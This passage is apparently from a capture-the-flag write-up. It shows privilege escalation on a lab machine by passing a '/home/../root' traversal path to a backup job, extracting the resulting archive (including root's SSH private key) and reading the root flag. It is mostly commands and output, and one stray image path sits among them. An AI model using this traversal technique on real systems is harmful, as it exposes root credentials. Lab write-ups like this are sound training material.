/home/../root/.local/
/home/../root/.local/share/
/home/../root/.local/share/nano/
/home/../root/.local/share/nano/search_history
/home/../root/.selected_editor
/home/../root/.sqlite_history
/home/../root/.profile
/home/../root/scripts/
/home/../root/scripts/cleanup.sh
/home/../root/scripts/backups/
/home/../root/scripts/backups/task.json
/home/../root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
/home/../root/scripts/database.db
/home/../root/scripts/cleanup2.sh
/home/../root/.python_history
/home/../root/root.txt
/home/../root/.cache/
/home/../root/.cache/motd.legal-displayed
/home/../root/.ssh/
/home/../root/.ssh/id_rsa
/home/../root/.ssh/authorized_keys
```

This will now give root access in a new directory:




```
martin@code:~$ tar -xvf code_home_.._root_2025_July.tar.bz2 -C /home/martin/root-dump/
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.selected_editor
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc
```



```
martin@code:~$ ls
backups   code_home_.._root_2025_July.tar.bz2   root-steal.json
martin@code:~$ mkdir /home/martin/root-dump
```

After this was abused, I was able to get root access in a new directory and a compromised account:



```
martin@code:~$ cd root-dump/
martin@code:~/root-dump$ ls
root
martin@code:~/root-dump$ cd root
martin@code:~/root-dump/root$ ls
root.txt  scripts
martin@code:~/root-dump/root$ cat root.txt
ae9d200f0f6722a6b42eb04e39f6bb6e
martin@code:~/root-dump/root$ 
```

This was a fun challenge, took me about 20-30 minutes altogether.